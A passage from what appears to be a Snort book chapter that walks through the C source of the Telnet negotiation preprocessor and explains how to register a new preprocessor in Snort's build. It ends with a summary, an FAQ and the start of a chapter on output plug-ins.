This array stores the TCP ports that the preprocessor will be paying attention to. Notice that it stores this via a single *bit* for every port between 0 and 65,536, not a *byte*.

```
/*
 * Function: SetupTelNeg()
 *
 * Purpose: Registers the preprocessor keyword and initialization
 *          function into the preprocessor list.
```

```

*
* Arguments: None.
*
* Returns: void function
*
*/
void SetupTelNeg()
{
    /* Telnet negotiation has many names, but we only implement this
    * plugin for Bob Graham's benefit...
    */
    RegisterPreprocessor("telnet_decode", TelNegInit);

    DEBUG_WRAP(DebugMessage(DEBUG_PLUGIN, "Preprocessor: Telnet Decode
Decode is setup...\n"));
}

```

SetupTelNeg() links this preprocessor to the Snort code by registering its rules file keyword *telnet_decode* with its initiation function, *TelNegInit()*. The obvious reason for this registration is so that the initialization code isn't called if the keyword referring to the preprocessor isn't present in Snort's configuration file. This registration takes place via the *RegisterPreprocessor()* function from *plugbase.c*.

This is the first function in the preprocessor that Snort calls. It is called from *plugbase.c*, to which we must add it by hand. This process, which we'll describe after explaining this code, is also outlined in *snort/doc/README.PLUGINS*.

```

/*
* Function: TelNegInit(u_char *)
*
* Purpose: Calls the argument parsing function, performs final setup on data
*          structs, links the preproc function into the function list.
*
* Arguments: args => ptr to argument string
*
* Returns: void function
*
*/

```

```

void TelNegInit(u_char *args)
{
    DEBUG_WRAP(DebugMessage(DEBUG_PLUGIN, "Preprocessor: TelNeg
    Initialized\n"));

    SetTelnetPorts(args);
    /* Set the preprocessor function into the function list */
    AddFuncToPreprocList(NormalizeTelnet);
}

```

This function is called by Snort early in its run, as it parses the Snort rules file. It is a standard preprocessor *Init()* function, which is always registered by the preprocessor's *Setup()* function. The purpose of this function is to call an argument-parser and to add the preprocessor's main function to the preprocessor function list. Remember, a packet entering Snort goes through the decoder to be parsed, then each of the preprocessors in order, and then finally goes to the detection engine. *AddFuncToPreprocList()*, from *plugbase.c*, adds our preprocessor's main function to the linked list of preprocessor functions.

```

/*
 * Function: PreprocFunction(Packet *)
 *
 * Purpose: Perform the preprocessor's intended function. This can be
 *          simple (statistics collection) or complex (IP defragmentation)
 *          as you like. Try not to destroy the performance of the whole
 *          system by trying to do too much....
 *
 * Arguments: p => pointer to the current packet data struct
 *
 * Returns: void function
 *
 */
void NormalizeTelnet(Packet *p)
{

```

This is the real workhorse of the preprocessor. In essence, this is the function for which *SetupTelNeg()* and *InitTelNeg()* exist to provide to Snort. This structure of functions is standard, as you'll note when reading the other preprocessors and the preprocessor template.

The function starts out receiving a simple pointer to the packet currently being considered. (You can find the structure definition for Packet in `snort/src/decode.h`.) Let's look at the variables that it defines.

```
char *read_ptr;
char *start = (char *) DecodeBuffer; /* decode.c */
char *write_ptr;
char *end;
int normalization_required = 0;
```

- *read_ptr* points to the current byte being considered in the incoming packet data.
- *start* points to the beginning of the destination buffer (DecodeBuffer).
- *write_ptr* points to the current position to which we're writing in DecodeBuffer.
- *end* points to the end of the incoming packet data.
- *normalization_required* tells us whether we need to normalize this packet.

```
if(!(p->preprocessors & PP_TELNEG))
{
    return;
}
```

The preprocessor checks to see if it has been configured on. If it hasn't, it exits.

```
/* check for TCP traffic that's part of an established session */
if(!PacketIsTCP(p))
{
    return;
}
```

Like every preprocessor function, this one must decide whether it should even be looking at this packet. If the packet isn't a TCP packet, the preprocessor needs to exit.

```
/* check the port list */
if(!(TelnetDecodePorts[(p->dp/8)] & (1<<(p->dp%8))))
{
    return;
}
```

```
}
```

$p->dp$ is the packet's destination port. If this port was not among those that this preprocessor should affect, we need to exit.

Again, note that the port is being checked in this array using a bitwise check. For example, if $dp=14$, then $p->dp/8$ will be 1, thus referring to the second byte in the array. $1<<(p->dp\%8)$ means “shift the binary number 00000001 by the remainder of $dp/8$.” $14\%8$ is 6, so $1<<(p->dp\%8)$ is, in binary, 0100 0000. By AND-ing the second byte in the array with this number, we get the status of the sixth byte.

```
/* negotiation strings are at least 3 bytes long */
if(p->dsiz < TNC_STD_LENGTH)
{
    return;
}
```

Finally, we're looking at something specific to the Telnet protocol. This *if* statement just says that, since any Telnet negotiation sequence must be at least 3 bytes long, it doesn't need to see any packet whose data is less than 3 bytes.

```
/* setup the pointers */
read_ptr = p->data;
end = p->data + p->dsiz;
```

This sets our start and end points on the incoming packet data:

```
/* look to see if we have any telnet negotiaion codes in the payload */
while(!normalization_required && (read_ptr < end))
{
    /* look for the start of a negotiation string */
    if(*read_ptr == (char) TNC_IAC)
    {
        /* set a flag for stage 2 normalization */
        normalization_required = 1;
    }

    read_ptr++;
}
```

This code runs through the incoming packet data looking for the start of a Telnet negotiation code sequence. This code doesn't perform any modifications—it's just here to *quickly* determine if the packet will need normalization. As soon as it finds a single IAC character, it flags that normalization is required and halts.

```
if(!normalization_required)
{
    DEBUG_WRAP(DebugMessage(DEBUG_PLUGIN, "Nothing to process!\n"));
    return;
}
```

If we didn't find anything to normalize, we exit.

```
/*
 * if we found telnet negotiation strings OR backspace characters,
 * we're going to have to normalize the data
 *
 * Note that this is always ( now: 2002-08-12 ) done to a
 * alternative data buffer.
 */
```

If we found an IAC character, then this routine normalizes the data:

```
/* rewind the data stream to p->data */
read_ptr = p->data;

/* setup for overwriting the negotaiation strings with
 * the follow-on data
 */
write_ptr = (char *) DecodeBuffer;
```

We set the *read_ptr* to the beginning of the incoming packet data, and the *write_ptr* to the start of the output buffer. Remember, *DecodeBuffer* is a global variable that the detection engine will look in for our alternative version of the packet.

```
/* walk thru the remainder of the packet */
while((read_ptr < end) && (write_ptr < ((char *) DecodeBuffer) + DECODE_BLEN))
{
```

DECODE_BLEN is the constant length of the *DecodeBuffer*. The *while* loop allows us to copy data from the packet data to the *DecodeBuffer*, skipping negotiation sequences.

```
/* if the following byte isn't a subnegotiation initialization */
    if(((read_ptr + 1) < end) &&
        (*read_ptr == (char) TNC_IAC) &&
        (*(read_ptr + 1) != (char) TNC_SB))
    {
```

This code looks for negotiation sequences (initiated by IAC) and skips the *read_ptr* forward the appropriate number of bytes. Remember, skipping *read_ptr* forward without doing a copy ensures that the skipped data doesn't make it into *DecodeBuffer*. Note that this code doesn't want to handle the suboption negotiation case; hence, its decision not to branch if the second byte in the sequence is a *Subnegotiation Begin* (TNC_SB) character.

```
/* NOPs are two bytes long */
switch(* ((unsigned char *) (read_ptr + 1)))
{
case TNC_NOP:
    read_ptr += 2;
    break;
```

If the sequence is just an IAC, NOP, then it's only two characters long.

```
case TNC_EAC:
    read_ptr += 2;
    /* wind it back a character */
    if(write_ptr > start)
    {
        write_ptr--;
    }
    break;
```

EAC is a backspace. When we see one, we skip the two characters of negotiation (IAC,EAC), but also decrement *write_ptr*, so that the byte that was at *write_ptr* is overwritten on our next character write.

```
default:
    /* move the read ptr up 3 bytes */
    read_ptr += TNC_STD_LENGTH;
```

```
}
```

In all other non-subnegotiation cases, we need to skip exactly three characters.

```

}
/* check for subnegotiation */
else if(((read_ptr + 1) < end) &&
        (*read_ptr == (char) TNC_IAC) &&
        (*(read_ptr+1) == (char) TNC_SB))
{
    /* move to the end of the subneg */
    do
    {
        read_ptr++;
    } while((*read_ptr != (char) TNC_SE) && (read_ptr < end));
}

```

Remember that our last *if* branch refused to handle subnegotiation. This one handles them—it simply moves the *read_ptr* forward until it gets past the terminating *Subnegotiation End* (SE) character, thus omitting the entire sequence from *DecodeBuffer*.

```

}
else
{
    DEBUG_WRAP(DebugMessage(DEBUG_PLUGIN, "overwriting %2X(%c) with
%2X(%c)\n",
                                (char)(*write_ptr&0xFF), *write_ptr,
                                (char)(*read_ptr & 0xFF),
                                *read_ptr));

    /* overwrite the negotiation bytes with the follow-on bytes */
    *write_ptr++ = *read_ptr++;
}

```

This is the case where we weren't at the start of a negotiation code. We just copy another character from the packet data to *DecodeBuffer*.

```

}

p->packet_flags |= PKT_ALT_DECODE;

```



```
p->alt_dsize = write_ptr - start;
```

The code now sets two variables on the original packet's data structure. The first tells the detection engine that the Telnet negotiation preprocessor has created a second, altered version of the packet data by using a bitwise-OR to set a Snort internal packet flag. Don't worry; this is changing data that Snort keeps on the packet, not in the original data collected from the packet. The second variable stores the length of the data placed in `DecodeBuffer`.

```
/* DEBUG_WRAP(DebugMessage(DEBUG_PLUGIN,
    "Converted buffer after telnet normalization:\n");
    PrintNetData(stdout, (char *) DecodeBuffer, p->alt_dsize));
*/
}
```

DebugMessage() now logs the results of the Telnet negotiation preprocessor's handiwork. If Snort is at the appropriate level of debug, this will come out.

Now, for the sake of brevity, we're not going to explain the argument-parsing function much. This function, as is standard with most of the preprocessors, is a mostly optional routine called by the preprocessor *Init()* function, which is *InitTelNeg()* in this case.

```
/*
 * Function: SetTelnetPorts(char *)
 *
 * Purpose: Reads the list of port numbers from the argument string and
 *          parses them into the port list data struct
 *
 * Arguments: portlist => argument list
 *
 * Returns: void function
 */
static void SetTelnetPorts(char *portlist)
{
    char portstr[STD_BUF];
    char **toks;
    int is_reset = 0;
    int num_toks = 0;
```

```

int num = 0;

if(portlist == NULL || *portlist == '\0')
{
    portlist = "21 23 25 119";
}

```

If this function does not get a list of ports in the Snort configuration file, it chooses ports 21, 23, 25, and 119.

```

/* tokenize the argument list */
toks = mSplit(portlist, " ", 31, &num_toks, '\\');

```

mSplit is one of the functions in *mstring.c*, Snort's string-handling functions.

```

LogMessage("telnet_decode arguments:\n");

/* convert the tokens and place them into the port list */
for(num = 0; num < num_toks; num++)
{
    if(isdigit((int)toks[num][0]))
    {
        char *num_p = NULL; /* used to determine last position in string */
        long t_num;

        t_num = strtol(toks[num], &num_p, 10);

        if(*num_p != '\0')
        {
            FatalError("Port Number invalid format: %s\n", toks[num]);
        }
        else if(t_num < 0 || t_num > 65335)
        {
            FatalError("Port Number out of range: %ld\n", t_num);
        }
    }
}

```

```

/* user specified a legal port number and it should override the
   default port list, so reset it unless already done */
if(!is_reset)
{
    bzero(&TelnetDecodePorts, sizeof(TelnetDecodePorts));
    portstr[0] = '\0';
    is_reset = 1;
}

/* mark this port as being interesting using some portscan2-type
   voodoo, and also add it to the port list string while we're at
   it so we can later print out all the ports with a single
   LogMessage() */
TelnetDecodePorts[(t_num/8)] |= 1<<(t_num%8);

if(strlcat(portstr, toks[num], STD_BUF - 1) >= STD_BUF)
{
    FatalError("%s(%d) Portstr is truncated!\n", file_name, file_line);
}

if(strlcat(portstr, " ", STD_BUF - 1) >= STD_BUF)
{
    FatalError("%s(%d) Portstr is truncated!\n", file_name, file_line);
}
}
else
{
    FatalError(" %s(%d) => Unknown argument to telnet_decode "
               "preprocessor: \"%s\"\n",
               file_name, file_line, toks[num]);
}
}

```

```

mSplitFree(&toks, num_toks);

/* print out final port list */
LogMessage("    Ports to decode telnet on: %s\n", portstr);
}

```

As promised, this function was fairly simple.

Examining the Argument Parsing Code

Let's look at *SetTelnetPorts()*, the only function in this preprocessor that we haven't examined yet. This simple function just takes a port list from Snort and parses it into a data structure usable by the main preprocessor function that we just explored.

```

/*
 * Function: SetTelnetPorts(char *)
 *
 * Purpose: Reads the list of port numbers from the argument string and
 *           parses them into the port list data struct
 *
 * Arguments: portlist => argument list
 *
 * Returns: void function
 *
 */

static void SetTelnetPorts(char *portlist)
{

```

The *SetTelnetPorts()* function takes a pointer to a string as an argument; this string is the space-delimited list of ports that Snort determines from the *preprocessor telnet_decode* line in its configuration file. More specifically, Snort passes everything after the colon (:) on that line as a string to *TelNegInit()*, which passed it to the *SetTelnetPorts()* function. *TelNegInit()* receives that pointer as its only argument (the initiation functions of all preprocessor plug-ins receive that same one argument), a pointer to the string of text that followed the colon in their preprocessor directive lines in Snort.conf.

```

char portstr[STD_BUF];
char **toks;

```

```
int is_reset = 0;
int num_toks = 0;
int num = 0;
```

Let's detail what each of these variables do.

- *portstr* This is a string that the function constructs specifically so that it can report a list of ports that it found in the log.
- ***toks* This is a two-dimensional character array (an array of pointers to strings) that will point to the tokenized (separated) strings, which each encode a port.
- *is_reset* A flag describing whether the default port list has been replaced by a user-supplied one.
- *num_toks* The number of ports parsed by the function.
- *num* A simple integer counter used in a *for* loop.

```
if(portlist == NULL || *portlist == '\0')
{
    portlist = "21 23 25 119";
}
```

In the default Snort 2.1.3RC1 configuration file, there's no port list specified. This is accomplished with the line:

```
preprocessor telnet_decode
```

You'll note that this line does not contain a colon, and thus contains no arguments. In this case, the preprocessor (and thus this function) will receive a string pointer with *NULL* as its contents. This may seem equivalent to the situation where you include a colon in the syntax, but do not add any text after the colon, like this:

```
preprocessor telnet_decode:
```

In this case, the preprocessor receives a pointer to a string of zero length as an argument, which is basically the string *\0*. This is the case even if you added some spaces after the colon, because Snort strips terminating whitespace off the end of the lines in *snort.conf*. Basically, this *if {}* construct tells the preprocessor to use its default port list of "21 23 25 119" if it receives no input.

The preprocessor calls the Snort function *mSplit()*, from *mstring.c*, which can be thought of as the “Marty String” library.

```
/* tokenize the argument list */
toks = mSplit(portlist, " ", 31, &num_toks, '\\');
```

Here is the definition of *mSplit* and the comments that describe it:

```
char **mSplit(char *str, char *sep, int max_strs, int *toks, char meta)
*      char *str => the string to be split
*      char *sep => a string of token seperators
*      int max_strs => how many tokens should be returned
*      int *toks => place to store the number of tokens found in str
*      char meta => the "escape metacharacter", treat the character
*                  after this character as a literal and "escape" a
*                  seperator
*
* Returns:
*      2D char array with one token per "row" of the returned
*      array.
```

This function parses the string *portlist* into 0–31 shorter strings, called *tokens*, using space as the separator and allowing that separator to be *escaped* by preceding it with `\\`. Each of these strings should be an ASCII representation of a port number.

LogMessage, another Snort function, writes information by default to the console via or to a log facility, if configured to do so. You’ll see this output at the end of this subsection, when we’re done exploring the code.

```
LogMessage("telnet_decode arguments:\n");
```

Now the code loops through each of the strings (tokens) that *mSplit()* created, converting them to long integers and storing them.

```
/* convert the tokens and place them into the port list */
for(num = 0; num < num_toks; num++)
{
```

First, it checks to see if the first character in our string is an ASCII representation of a digit (0–9) with the *isdigit()* C library function:

```
if(isdigit((int)toks[num][0]))
{
```

The following lines are where things begin to get a bit more tricky:

```
char *num_p = NULL; /* used to determine last position in string */
long t_num;
```

This defines two new variables:

- *num_p* This is a pointer to terminating, nondecimal part of the port string.
- *t_num* This is a long integer that stores the port number that gets pulled out of the string.

```
t_num = strtol(toks[num], &num_p, 10);
```

This converts the *numth* token (string) into a long integer using the C standard library *strtol()* function. *strtol()*, which converts strings to long *ints*, takes a pointer to the string, a pointer to store a result in, and a numerical base as its arguments. Normal decimal numbers are base 10, while binary numbers are base 2 (the Snort configuration file uses base 10 port numbers). *strtol()* returns the integer form of the number that it finds, and sets *num_p* to point to the part of the string that is after the decimal number. If our string is, as Snort expects, simply a string of ASCII digits between zero and nine, terminated by a *\0*, this pointer should just point to the terminating *\0* character.

The *if* statement checks to see if the first character pointed to by *num_p* is a *\0*. If it is not, then this particular string was not made up strictly of ASCII characters between zero and nine, and an error occurs. It calls *FatalError()*, which prints the message *ERROR => Port Number invalid format*, along with the particular string that it was parsing, and then causes Snort to exit. The error message is printed either to the console or to the system log. The output is similar to what you will see here:

```
if(*num_p != '\0')
{
    FatalError("Port Number invalid format: %s\n", toks[num]);
}
```

If our string is fine, but the number to which it converts is either negative or too large to be a valid TCP port, it causes Snort to exit, printing *ERROR => Port Number out of range:* and the port number to the console or system log:

```
else if(t_num < 0 || t_num > 65335)
{
```

```

        FatalError("Port Number out of range: %ld\n", t_num);
    }

```

Now, if neither of these error conditions comes up, the string is fine and the function can store it in the list of ports.

```

/* user specified a legal port number and it should override the default
   port list, so reset it unless already done */
if(!is_reset)

```

Contrary to the comment and to the *is_reset* structure, this block of code runs both when the user has input a specific port list on the *preprocessor telnet_negotiation* snort.conf directive and when the user has left one off. If you're very interested in how this particular function works, it's important that you understand this misrepresentation; if you're not so interested, don't worry, because this doesn't really generalize to the other preprocessors.

For the most part, the *is_reset* variable keeps track of whether the function has initialized its two important output data structures yet.

First, it zeroes out the *TelnetDecodePorts* data structure. This structure is a 65,536/8-byte array that stores the ports the preprocessor should examine in a bitwise true/false fashion. This was described earlier, when we were examining the *NormalizeTelnet()* function:

```

{
    bzero(&TelnetDecodePorts, sizeof(TelnetDecodePorts));

```

It also blanks the *portstr* string by setting its first character to the `\0` string terminator character:

```

    portstr[0] = '\0';

```

Finally, it sets *is_reset* so that it doesn't reinitialize these values now that it's populating them with data:

```

        is_reset = 1;
    }

```

Now, whether or not the data structures just got initialized, the function now has to store the port number that got translated from the string that it's currently handling.

First, it activates the *t_num*th bit in the *TelnetDecodePorts* array. Remember from the *NormalizeTelnet()* function that this activates the $(t\_num \% 8 + 1)^{th}$ bit of the $(t\_num / 8 + 1)^{th}$ byte. To make this more concrete, think of the example where

t_num is 14. Then, $t\_num/8$ will be 1 and $t\_num\%8$ will be 6. Therefore, this will activate the seventh bit of the second byte in the array. If this is confusing, you might want to reread the explanation for the code walkthrough of

NormalizeTelnet()

```
/* mark this port as being interesting using some portscan2-type voodoo,
   and also add it to the port list string while we're at it so we can
   later print out all the ports with a single LogMessage() */
TelnetDecodePorts[(t_num/8)] |= 1<<(t_num%8);
```

Finally, the function adds the string representation of the port number to its *portstr* string, which gets logged at the end of this function:

```
if(strlcat(portstr, toks[num], STD_BUF - 1) >= STD_BUF)
{
    FatalError("%s(%d) Portstr is truncated!\n", file_name, file_line);
}

if(strlcat(portstr, " ", STD_BUF - 1) >= STD_BUF)
{
    FatalError("%s(%d) Portstr is truncated!\n", file_name, file_line);
}
}
```

This next *else* block corresponds to the *if(isdigit((int)toks[num][0]))* test at the beginning of this loop. The code internal to the block gets executed if the first character of the string it is evaluating is not a numerical digit (between zero and nine).

```
else
{
    FatalError(" %s(%d) => Unknown argument to telnet_decode "
               "preprocessor: \"%s\"\n",
               file_name, file_line, toks[num]);
}
```

The loop ends here and logs the list of ports that it parsed (stored in *portstr*) out to the console or to the system logs. It also calls *mSplitFree()*, which frees the data structure created by *mSplit*.

```
}
```

```

mSplitFree(&toks, num_toks);

/* print out final port list */
LogMessage("    Ports to decode telnet on: %s\n", portstr);
}

```

This is all of the preprocessor code that we'll need to look at. In the next section, you'll learn how preprocessor code is placed into Snort. Now, since Marty designed the preprocessor architecture to be simple and modular through plug-ins, this is a pretty easy process.

Getting the Preprocessor's Data Back into Snort

The *telnet_negotiation* preprocessor works much like other preprocessors, with the exception of its unique method of getting data back to the detection engine. Different preprocessors do this in different ways. For example, *frag2* sends the packet it just reconstructed back through the same detection engine that gave it all the fragments of the packet. It avoids an infinite loop by setting a flag on the packet noting that said packet is a rebuilt fragment packet. Another example is *http_inspect*, which creates a canonical URL from the data in an HTTP packet and then passes that URL by itself into a separate variable. You can perform this process in whatever way makes the most sense, unless the Snort developers create a standard and required API for passing back preprocessed data.

Adding the Preprocessor into Snort

Snort's plug-ins are linked to it in a fairly static way. In essence, you need to do the following to link in a new plug-in:

1. Insert an *include* directive in *plugbase.c* for your plug-ins header file.
2. Insert a call to your plug-ins *Setup()* function in *plugbase.c*'s *InitPreprocessors()*.
3. Add your plug-ins code and header file to the *preprocessors/Makefile.am*.

Let's practice doing this for the *telnet_negotiation* preprocessor, as if it hadn't been done yet. First, we need to add our *telnet_negotiation.h* header file into *plugbase.c*. Here's the relevant portion of *plugbase.c*:

```

/* built-in preprocessors */
#include "preprocessors/spp_portscan.h"

```

```
#include "preprocessors/spp_rpc_decode.h"
#include "preprocessors/spp_bo.h"
#include "preprocessors/spp_telnet_negotiation.h"
#include "preprocessors/spp_stream4.h"
#include "preprocessors/spp_frag2.h"
#include "preprocessors/spp_arpspoof.h"
#include "preprocessors/spp_conversation.h"
#include "preprocessors/spp_portscan2.h"
#include "preprocessors/spp_perfmonitor.h"
#include "preprocessors/spp_httpinspect.h"
#include "preprocessors/spp_flow.h"
```

We can just add a single line to the end of this list:

```
#include "preprocessors/spp_telnet_negotiation.h"
```

Second, let's insert our *Setup()* function into *plugbase.c*, so that our plug-in has a chance to register itself. We're adding this call to *InitPreprocessors()*:

```
void InitPreprocessors()
{
    if(!pv.quiet_flag)
    {
        LogMessage("Initializing Preprocessors!\n");
    }
    SetupPortscan();
    SetupPortscanIgnoreHosts();
    SetupRpcDecode();
    SetupBo();
    SetupTelNeg();
    SetupStream4();
    SetupFrag2();
    SetupARPSpoof();
    SetupConv();
    SetupScan2();
    SetupHttpInspect();
    SetupPerfMonitor();
    SetupFlow();
}
```

Now we can add the Telnet negotiation plug-ins *Setup()* function, called *SetupTelNeg()*:

```
SetupTelNeg();
```

Finally, we need only add our preprocessor's source files to:

```
snort/src/preprocessors/Makefile.am:
```

```
libspp_a_SOURCES = spp_arpspoof.c spp_arpspoof.h spp_bo.c spp_bo.h \
spp_frag2.c spp_frag2.h \
spp_portscan.c spp_portscan.h spp_rpc_decode.c spp_rpc_decode.h \
spp_stream4.c spp_stream4.h spp_telnet_negotiation.c \
spp_telnet_negotiation.h \
spp_perfmmonitor.c spp_perfmmonitor.h \
spp_conversation.c spp_conversation.h spp_portscan2.c spp_portscan2.h \
perf.c perf.h \
perf-base.c perf-base.h \
perf-flow.c perf-flow.h \
perf-event.c perf-event.h \
sfprocpidstats.c sfprocpidstats.h \
spp_httpinspect.c spp_httpinspect.h \
snort_httpinspect.c snort_httpinspect.h \
spp_flow.c spp_flow.h
```

We can add our Telnet negotiation preprocessor to the end of this list with the following:

```
spp_telnet_negotiation.c spp_telnet_negotiation.h
```

That's all there is to it—adding a Snort preprocessor is pretty easy! Don't forget to put a backslash at the end of the previous line, like so:

```
spp_flow.c spp_flow.h \
```

Summary

Preprocessors add significant power to Snort. Snort's existing preprocessors give it the capability to reassemble packets, do protocol-specific decoding and normalization, do significant protocol anomaly detection, and add functionality outside of rule-checking and anomaly detection.

The stream4 and frag2 preprocessors enhance Snort's original rule-based pattern-matching model by allowing it to match patterns across several packets with TCP stream reassembly, TCP state-keeping, and IP defragmentation. Data carried by TCP is generally contained in several packets—stream reassembly can build a single packet out of an entire stream so that data broken across several packets can still match attack rules. As packets are carried across networks, they often must be broken into fragments. frag2 rebuilds these fragments into packets that can then be run through Snort's detection engine.

The Telnet negotiation, HTTP_Inspect and RPC decode preprocessors all serve the primary purpose of data normalization. The Telnet negotiation preprocessor removes Telnet's inline feature-negotiation codes from the protocol, allowing more deterministic content matching. It accomplishes this while still leaving the original data intact, so that rules with the *rawbytes* keyword can access the original application data for unhindered pattern matching. The HTTP_Inspect decode preprocessor deals with the problem created by Web servers that accept many forms of the same URL by creating a “canonical” form of the URL to which rule-maintainers can write their URLs. This preprocessor does not do data replacement either—the canonicalization can be accessed by using the *uricontent* keyword in an HTTP rule. RPC, when carried over TCP, must still be separated into discrete messages. The protocol makes this separation by defining a formal message as built of one or more message fragments. The fragment mechanism creates ambiguity in rule creation, since fragment headers can occur anywhere within the application data. The RPC decode preprocessor normalizes the RPC protocol by converting all multiple-fragment RPC messages into single-fragment messages. It makes these adjustments inline, and thus destructively, in the original decoded packed data.

The first two types of preprocessors enhance Snort's rules-checking and add substantial protocol anomaly detection. They allow Snort to perform rules-checking across packets and within nontrivial protocols. Finally, by using greater understanding and memory of the protocols involved, they perform protocol anomaly detection to catch attacks that don't necessarily match an existing signature.

The third type of preprocessor we discussed allows Snort to move beyond the rules-based and protocol anomaly detection models for a particular purpose. Portscan counts probe packets from each given source and attempts to detect portscans. Back Orifice watches UDP packets for stored encrypted values of a plaintext string known to be the header for a popular hacker remote control tool. Each of these functions cannot be easily accomplished with Snort's existing rules or protocol-anomaly detection engines.

You can build your own preprocessors fairly readily, starting with Marty Roesch's template. Your preprocessor will need a Setup function to link its *snort.conf* keyword to its initialization function. It will need an initialization function to parse options, set up data structures, and add the main preprocessor function to Snort's list of preprocessors. Finally, it will need a main function to take in a packet and perform some task. That task might involve rewriting the data in the packet, parsing a particular part of the packet into a new global data structure accessible to the detection engine, or alerting on a condition not expressible via rules. Once you've coded these functions, the preprocessor can be linked into Snort via the *plugbase.c* file by following the instructions in *snort/doc/README.PLUGINS*. It can be easily compiled into Snort via the *snort/src/preprocessors/Makefile.am* file. We examined this process by exploring the Snort Telnet negotiation preprocessor, an existing plug-in that's simple enough to understand but still useful.

Solutions Fast Track

What Is a Preprocessor?

- ☑ Preprocessors are written as “plug-ins” to allow them to give Snort flexible extensibility, configurable on a host-by-host basis.
- ☑ Preprocessors give Snort the capability to handle data stretched over multiple packets.
- ☑ Snort uses preprocessors to canonicalize data in protocols where data can be represented in multiple ways.
- ☑ Snort uses preprocessors to do detection that doesn't fit its model of flexible pattern matching.

- ☑ Preprocessors provide Snort with much of its anomaly detection capabilities, which can detect some attacks that might not yet have rules.

Preprocessor Options for Reassembling Packets

- ☑ `stream4` adds statefulness to Snort, so that it can ignore packets that will be ignored by the target host.
- ☑ `stream4` adds stream reassembly to Snort, so that it can detect attacks broken across several packets in a TCP stream.
- ☑ `frag2` reassembles packets from their associated fragments, allowing it to detect attacks broken across multiple fragments.

Preprocessor Options for Decoding and Normalizing Protocols

- ☑ `telnet_negotiation` normalizes Telnet traffic, removing the inline feature-negotiation codes that are part of the Telnet protocol.
- ☑ `http_inspect` normalizes data in HTTP requests, particularly URIs, making pattern-matching possible even when attacks obfuscate URLs with Web server-specific alternative encodings. Additionally, it alerts on possible uses of HTTP evasion.
- ☑ `rpc_decode` normalizes RPC traffic, forcing all RPC messages into single-fragment messages.

Preprocessor Options for Nonrule or Anomaly-Based Detection

- ☑ Preprocessors can also allow you to add nearly any detection model to Snort.

- ☑ Portscan detects portscan attacks by watching for the number of incoming packets from each source to exceed a packet-per-time-period threshold. It also watches for NMAP “stealth” packets.
- ☑ The Back Orifice preprocessor detects a host on your network being controlled via Back Orifice by watching UDP traffic for 2¹⁶ possible versions of the encrypted Back Orifice “magic string” application header.

Experimental Preprocessors

- ☑ arpspoof detects ARP spoofing attacks by checking ARP responses against a static table of ARP-to-IP addresses.
- ☑ perfmonitor outputs performance statistics for Snort.
- ☑ Portscan2 is a successor to portscan, but was not considered Enterprise-ready. This preprocessor is the sole user of the conversation preprocessor.
- ☑ flow-portscan is also a successor to portscan, though the Snort developers expect to be retiring it soon, as it is also not performing to user satisfaction.

Writing Your Own Preprocessor

- ☑ Preprocessor development begins with the `spp_template.c` file in Snort’s templates directory.
- ☑ A preprocessor requires a Setup function to link its *snort.conf* keyword to its initialization function, and an initialization function to parse arguments, set up data structures, and register the preprocessor function into Snort’s preprocessor function list.
- ☑ Each new preprocessor must be linked into Snort via two insertions into `plugbase.c` and an addition to the `preprocessor/Makefile.am` file.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

- Q:** If Snort is rules-based, why is there anomaly detection in the preprocessors? How do you classify Snort?
- A:** According to Marty Roesch, Snort is an extensible intrusion detection framework with a rules-based detection engine and a number of anomaly-detection features encompassed in its packet decoders and preprocessors subsystems.
- Q:** What is the difference between a signature and a rule?
- A:** Signatures are generally very static and inflexible, consisting primarily of a single positive pattern match statement and one or more numerical equality checks on header fields in the packet. Rules are much more intelligent and flexible. For example, Snort allows you to look for one string match in the packet data while simultaneously requiring that another string not match the packet data. Other features of the rules language allow you to define additional context for these comparisons. Finally, state-keeping features that allow you to accurately and precisely express whether the client or server is sending the communication and where in the session said communication is generally aren't part of straight signature-checking.
- Q:** Why does Snort send the individual packets of a stream under reassembly to the detection engine when the entire stream will go through the detection engine as a whole?
- A:** Snort sends the individual packets in a stream through the detection engine partly because the packets themselves might match attack rules that the stream will not. For example, the TCP/IP flags from the original packets will not be preserved in the pseudo packet, but might match an attack rule.

Q: Why does Snort contain both a stream reassembly and state-keeping preprocessor (stream4) and another state-keeping preprocessor (conversation)?

A: stream4 and conversation have quite different purposes. stream4 exists specifically to add TCP state-keeping, keeping track of where we are in a TCP session, and TCP stream reassembly, reassembling an entire TCP stream into one or more large packets, allowing rules to match against data that's split across several TCP segments/packets. Conversation keeps track of all IP protocols, including the nonstateful UDP and ICMP protocols. It maintains a limited set of state information specifically so that it can help portscan2 intelligently tell the difference between a conversation-starting probe packet and a reply packet.

Q: What is protocol normalization and why do I need it?

A: Protocol normalization attempts to put a protocol into a *canonical* format so that rules can more easily match attack data. This is needed; otherwise, an attacker can make one or more small changes in the attack data that will not cause the target system to interpret it differently, but will cause the minutely altered data to get past a rule that would normally have matched. One simple example of this is that Microsoft IIS Web servers allow the client to send a URI with /s changed into \s and will handle them as equivalent; this change will evade a normal rules or signature-based IDS unless it supports HTTP normalization. Snort does include HTTP normalization, implemented in its http_inspect preprocessor.

Implementing Snort Output Plug-Ins

Solutions in this Chapter:

- What Is an Output Plug-In?
- Exploring Output Plug-In Options
- Writing Your Own Output Plug-In
- Creating a W3C Extended Log Format Output Plug-In
- Tackling Common Output Plug-In Problems

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

Have you ever wondered how weak technology companies stay in business? Why some companies decide to implement inferior products, especially those that are purchased to protect an organization's data? Or how substandard new products gain market share? The answers are abundant, but time and time again a common theme surfaces. Reporting has always been a key component to deal makers and breakers. Gathering and correlating data is only half the technology product equation; the other half is comprised of data presentation and reporting. Manually categorizing and analyzing data can be an extremely time-consuming and resource-intensive process; therefore, any technology that enables the user and lessens the resource requirement is beneficial.

